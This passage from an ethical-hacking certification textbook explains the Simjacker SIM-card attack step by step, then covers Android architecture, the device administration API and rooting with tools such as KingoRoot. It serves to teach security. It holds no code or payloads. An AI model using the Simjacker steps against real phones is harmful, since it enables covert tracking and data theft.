


Figure 17.10: Exploiting SS7 vulnerability

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Simjacker: SIM Card Attack

Simjacker is a vulnerability associated with a SIM card's S@T browser (SIMalliance Toolbox Browser), a pre-installed software incorporated in SIM cards to provide a set of instructions. Attackers exploit this vulnerability in the S@T browser to perform various malicious activities such as capturing the device location, monitoring calls, gathering information such as IMEI, making fraudulent or expensive calls, sending premium-rate messages, forcing the device browser to connect to malicious websites, and performing DoS attacks to block SIM cards. The SIM card-based attack can be aggravated based on the victim's device. The Simjacker attack is initiated by sending spyware-like code in the form of system or SIM card settings through an SMS to take complete control of the SIM card and mobile device to issue various commands without user interaction.

Steps involved in Simjacker attack

- The attacker sends fraudulent SMS containing hidden code or instructions from a SIM Application Toolkit (STK)
- The victim receives the malicious SMS and the S@T browser on the SIM card automatically recognizes and processes the hidden instructions or code
- The injected code performs various activities on the device without the user's consent
- The accomplice device receives the user information via SMS, which an attacker can use to track live locations, exfiltrate the device information, and perform many other malicious activities

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.11: Exploiting Simjacker vulnerability


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Android OS

The number of people using smartphones and tablets is increasing rapidly, as these devices support a wide range of functionalities. Android is the most popular mobile OS because it is a platform that is open to all applications. Like other OSs, Android has certain vulnerabilities, and not all Android users install patches to update and secure the OS software and apps. Such a casual approach of users allows attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

This section discusses the Android OS, its architecture, and the associated vulnerabilities. It also covers the process of rooting Android phones, rooting tools, Android Trojans, and hacking Android mobiles. Finally, the section discusses guidelines for securing Android devices, security controls, and device-tracking tools.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Android OS

Source: *https://developer.android.com*

Android, a software environment developed by Google for mobile devices, includes an OS, middleware, and key applications. The Android OS relies on the Linux kernel and is an open-source platform.

Features:

- Provides a variety of prebuilt UI components such as structured layout objects and UI controls that allow one to build the GUI for the app
- Provides several options to save persistent application data:
  - **Shared Preferences**—Store private primitive data in key-value pairs
  - **Internal Storage**—Private data on the device memory
  - **External Storage**—Public data on the shared external storage
  - **SQLite Databases**—Store structured data in a private database
  - **Network Connection**—Store data on the web with your own network server
- RenderScript provides a platform-independent computation engine that operates at the native level. One can use it to accelerate apps that require extensive computational horsepower.
- Provides rich APIs that allow the app to connect and interact with other devices over Bluetooth, near-field communication (NFC), Wi-Fi P2P, USB, and session initiation protocol (SIP), in addition to standard network connections.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Application framework allows for the reuse and replacement of components.
- Android runtime (ART) optimized for mobile devices.
- Integrated browser based on the open-source Blink and WebKit engine.
- SQLite for structured data storage.
- Media support for common audio, video, and still image formats (e.g., MPEG4, H.264, MP3, AAC, AMR, JPG, PNG, and GIF).
- Rich development environment including a device emulator, tools for debugging, memory and performance profiling, and a plugin for the Eclipse IDE.

Android OS Architecture

Source: *https://developer.android.com*

Android is a Linux-based OS designed for portable devices such as smartphones and tablets. It is a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer (HAL), and Linux kernel) and five layers.

- **System Apps**

  All Android system applications are at the top layer. Any app developed should fit into this layer. Some standard applications that come pre-installed with every Android device include dialer, email, calendar, camera, SMS messaging, web browsers, contact managers, and so on. Most Android apps are "written" in Java.

- **Java API Framework**

  Android platform functions are made available to developers through APIs written in Java. The application framework offers many high-level services to applications, which developers incorporate in their development.

  Some of the application framework blocks are as follows:

  - **Content Providers**—Manages data sharing between applications.
  - **View System**—For developing lists, grids, text boxes, buttons, and so on.
  - **Activity Manager**—Controls the activity life cycle of applications.
  - **Location Manager**—Manages location using GPS or cell towers.
  - **Package Manager**—Keeps track of the applications installed on the device.
  - **Notification Manager**—Helps applications display custom messages in a status bar.
  - **Resource Manager**—Manages various types of resources used.
  - **Telephony Manager**—Manages all voice calls.
  - **Window Manager**—Manages application windows.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Native C/C++ Libraries**

  The next layer comprises the native libraries. Libraries are "written" in C or C++ and are specific to particular hardware. This layer allows the device to control different types of data.

  The native libraries are as follows:

  - **WebKit and Blink**—web browser engine to display HTML content
  - **Open Max AL**—companion API to OpenGL ES but used for multimedia (video and audio) rather than audio only
  - **Libc**—Comprises System C libraries
  - **Media Framework**—provides media codecs that allow recording and playback of different media formats
  - **Open GL | ES**—2D and 3D graphics library
  - **Surface Manager**—meant for display management
  - **SQLite**—database engine used for data storage purposes
  - **FreeType**—meant for rendering fonts
  - **SSL**—meant for Internet security

- **Android Runtime**

  It includes core libraries and the ART virtual machine.

  - **Android Runtime (ART)**

    For Android versions beyond 5.0, apps have their own runtime processes and instances. Android runtime has features such as ahead-of-time (AOT) compilation, just-in-time (JIT) compilation, optimized garbage collection (GC), and Dalvik Executable format (DEX) files to compress machine code.

  - **Core Libraries**

    The set of core libraries allows developers to write Android applications using Java.

- **Hardware Abstraction Layer**

  The hardware abstraction layer is used to expose the device's hardware capabilities to the Java API framework that resides at a higher level. It acts as an abstraction layer between the hardware and the software stack. HAL comprises various modules that are required for the hardware equipment in the device, such as audio, camera, Bluetooth, sensors, and so on.

- **Linux Kernel**

  The Android OS relies on the Linux kernel. This layer comprises low-level device drivers such as audio driver, binder (IPC) driver, display driver, keypad driver, Bluetooth driver, camera driver, shared memory driver, USB driver, Wi-Fi driver, Flash memory driver, and

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

power management for the various hardware components. The functions of this layer include memory management, power management, security management, and networking.

The figure below shows a pictorial representation of the complete Android architecture:





Figure 17.12: Android Architecture

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Android Device Administration API

Source: *https://developer.android.com*

The device administration API provides device administration features at the system level. Such APIs allow developers to create security-aware applications that are useful in enterprise settings, in which IT professionals require rich control over employee devices. One can use a device administration ("admin") API to write device admin applications that users install on their devices. The device admin application enforces the desired policies.

Some examples of the types of applications that might use the device administration API are as follows:

- Email clients
- Security applications that perform a remote wipe
- Device management services and applications

The table below lists the policies supported by the Android device administration API:

Policy	Description
Password enabled	Requires that devices ask for a PIN or password
Minimum password length	Set the required number of characters for the password. For example, you can require a PIN or password to have at least six characters.
Alphanumeric password required	Requires the password to have a combination of letters and numbers and may include symbolic characters.
Complex password	Requires the password to contain at least a letter, a numerical digit,

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

required	and a special symbol. Introduced in Android 3.0.
Minimum letters required in password	The minimum number of letters required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum lowercase letters required in password	The minimum number of lowercase letters required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum non-letter characters required in password	The minimum number of nonletter characters required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum numerical digits required in password	The minimum number of numerical digits required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum symbols required in password	The minimum number of symbols required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum uppercase letters required in password	The minimum number of uppercase letters required in the password for all admins or a particular one. Introduced in Android 3.0.
Password expiration timeout	When the password will expire, expressed as a delta in milliseconds from when a device admin sets the expiration timeout. Introduced in Android 3.0.
Password history restriction	This policy prevents users from reusing the last *n* unique passwords. Typically, you can use this policy in conjunction with setPasswordExpirationTimeout(), which forces users to update their passwords after a specified amount of time has elapsed. Introduced in Android 3.0.
Maximum failed password attempts	Specifies how many times a user can enter the wrong password before the device wipes its data. The Device Administration API also allows administrators to remotely reset the device to factory defaults. This secures data in case the device is lost or stolen.
Maximum inactivity time lock	Sets the length of time since the user last touched the screen or pressed a button before the device locks the screen. When this happens, users need to enter their PIN or password again before they can use their devices and access data. The value can be between 1 and 60 minutes.
Require storage encryption	Specifies the encryption of storage, if the device supports it. Introduced in Android 3.0.
Disable camera	Specifies the camera-disabling feature. Note that this does not have to be permanent. The camera can be enabled/ disabled dynamically based on context, time, and so on. Introduced in Android 4.0.

Table 17.3: List of policies supported by the Android Device Administration API

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In addition to supporting the policies mentioned above, the device administration API lets you perform the following:

- Prompt user to set a new password
- Lock device immediately
- Wipe the device's data (i.e., restore the device to its factory defaults)

An example of an Android device administrator page is shown below:





Figure 17.13: Screenshot displaying Android Device Administrator

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Android Rooting

The goal of rooting Android is to overcome the restrictions imposed by hardware manufacturers and carriers, thereby resulting in the ability to modify or replace system applications and settings, run apps that require admin privileges, remove and replace a device's OS, remove applications pre-installed by its manufacturer or carrier, or perform other operations that are otherwise inaccessible to the typical Android user. Rooting allows Android users to attain privileged control (known as "root access") within Android's subsystem. The rooting process involves exploiting security vulnerabilities in the device's firmware, copying the su binary to a location in the current process's PATH (e.g., /system/xbin/su), and granting it executable permissions with the chmod command.

Rooting enables all the user-installed applications to run privileged commands such as

- Modifying or deleting system files, modules, ROMs (stock firmware), and kernels
- Removing carrier- or manufacturer-installed applications (bloatware)
- Low-level access to hardware that is typically unavailable to devices in their default configuration
- Improved performance
- Wi-Fi and Bluetooth tethering
- Installing applications on SD card
- Better user interface and keyboard

Rooting also comes with many security risks and other risks to your device, including

- Voiding your phone's warranty

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Poor performance
- Malware infection
- "Bricking" the device

One can use tools such as KingoRoot, TunesGo Root Android Tool, and so on to root Android devices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Rooting Android Using KingoRoot

Source: *https://www.kingoapp.com*

KingoRoot is a tool used to root Android devices. It can be used with or without a PC. KingoRoot helps users root their Android devices to achieve the following:

- Preserve battery life
- Access root-only apps
- Remove carrier "bloatware"
- Customize appearance
- Attain admin level permission

The following steps are involved in rooting an Android device with this tool:

Android Rooting With PC:

- Download KingoRoot Android (PC Version) and install it on your desktop.
- Run the tool and connect the device to the computer with a USB cable.
- Enable the USB debugging mode on your Android device.
- Now, the tool will install the latest drivers on your PC.
- You will see a new screen on your desktop with your device name and the "**ROOT**" button.
- Click on **ROOT** to root your device.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Android Rooting Without PC:

- Enable installation from unknown sources in your Android device.
- Download **KingoRoot.apk** on your Android device from Play Store.
- Install and launch KingoRoot.
- Press "**One Click Root**" on the main interface of the app.
- Wait for a few seconds until the root result appears on the display.
- Attempt multiple times in case of failed rooting or you can try the PC version.




Figure 17.14: Screenshot of KingoRoot Android (APK Version)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Android Rooting Tools

- **TunesGo Root Android Tool**

  Source: *https://tunesgo.wondershare.com*

  This tool has an advanced Android root module that recognizes and analyzes your Android device and automatically chooses the appropriate Android root plan for it.

  The steps to root an Android device using TunesGo Root Android tool are as follows:

  - Download the **TunesGo Root Android** tool
  - Connect your device to your computer
  - Find "**One-click Android Root**" in the toolbox and click on it to root your device
  - Your Android device is successfully rooted




Figure 17.15: Screenshot of TunesGo Root Android

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **One Click Root**

  Source: *https://www.oneclickroot.com*

  One Click Root is an Android rooting software that supports most devices. It comes with extra fail-safes (such as instant unrooting) and offers full technical support. It allows rooting of an Android smartphone or tablet and provides access to additional features such as gaining access to more apps, installing apps on SD cards, preserving battery life, Wi-Fi and Bluetooth tethering, installing custom ROMs, and accessing blocked features.

